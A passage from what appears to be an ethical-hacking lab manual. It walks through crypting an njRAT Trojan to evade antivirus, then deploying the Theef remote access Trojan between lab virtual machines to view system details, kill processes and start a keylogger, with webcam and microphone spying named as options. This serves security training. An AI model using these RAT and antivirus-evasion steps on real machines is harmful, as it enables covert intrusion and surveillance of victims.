27. Switch to the **Windows 11** virtual machine and in the njRAT window you can observe that the connection has been established with the victim machine.

28. Unless the attacker working on the **Windows 11** machine disconnects the server on their own, the victim machine remains under their control.
29. Thus, you have created an undetectable Trojan that can bypass the anti-virus and firewall programs, as well as be used to maintain a persistent connection with the victim.
30. On completion of this lab, switch to the **Windows Server 2022** virtual machine, launch **Task Manager**, click on **More details** and look for the **server.exe (32 bit)** process, and click **End task** on the **Windows Server 2022** machine.
31. This concludes the demonstration of how to hide a Trojan using SwayzCryptor to make it undetectable to various anti-virus programs.


Task 3: Create a Trojan Server using Theef RAT Trojan

Theef is a Remote Access Trojan written in Delphi. It allows remote attackers access to the system via port 9871. Theef is a Windows-based application for both client and server. The Theef server is a virus that you install on a target computer, and the Theef client is what you then use to control the virus.


1. Generally, an attacker might send a server executable to the victim machine and entice the victim into running it. In this lab, for demonstration purposes, we are directly executing the file on the victim machine, **Windows Server 2022**.
2. Switch to the **Windows Server 2022** machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
3. Navigate to **Z:\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Server210.exe** to run the Trojan on the victim machine.


   Note: If an **Open File - Security** Warning pop-up appears, click **Run**.




4. Now, switch to the **Windows 11** virtual machine (as an attacker).
5. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\Theef** and double-click **Client210.exe** to access the victim machine remotely.



6. The **Theef** main window appears, as shown in the screenshot.




7. Enter the IP address of the target machine (here, **Windows Server 2022**) in the **IP** field (**10.10.1.22**), and leave the **Port** and **FTP** fields set to default; click **Connect**.



8. Now, from **Windows 11**, you have successfully established a remote connection with the **Windows Server 2022** machine.

9. To view the computer's information, click the **Computer Information** icon () from the lower part of the window.



10. In **Computer Information**, you can view **PC Details**, **OS Info**, **Home**, and **Network** by clicking their respective buttons.
11. Here, for example, selecting **PC Details** reveals computer-related information.

12. Click the **Spy** icon () to perform various operations on the target machine.

13. You can perform various operations such as capture screens, log keys, view processes, view the task manager, use the webcam, and use the microphone on the victim machine by selecting their respective options.
14. Here, for instance, selecting **Task Manager** views the tasks running on the target machine.


15. In the **Task Manager** window, click **Refresh** icon to obtain the list of running processes.

16. Select a process (task); click the **Close window** icon ( ) to end the task on the target machine.

17. Close the **Task Manager** window.

    Note: The tasks running in the task manager might vary when you perform this task.

18. From the **Spy** menu, click **Keylogger** to record the keystrokes made on the victim machine.



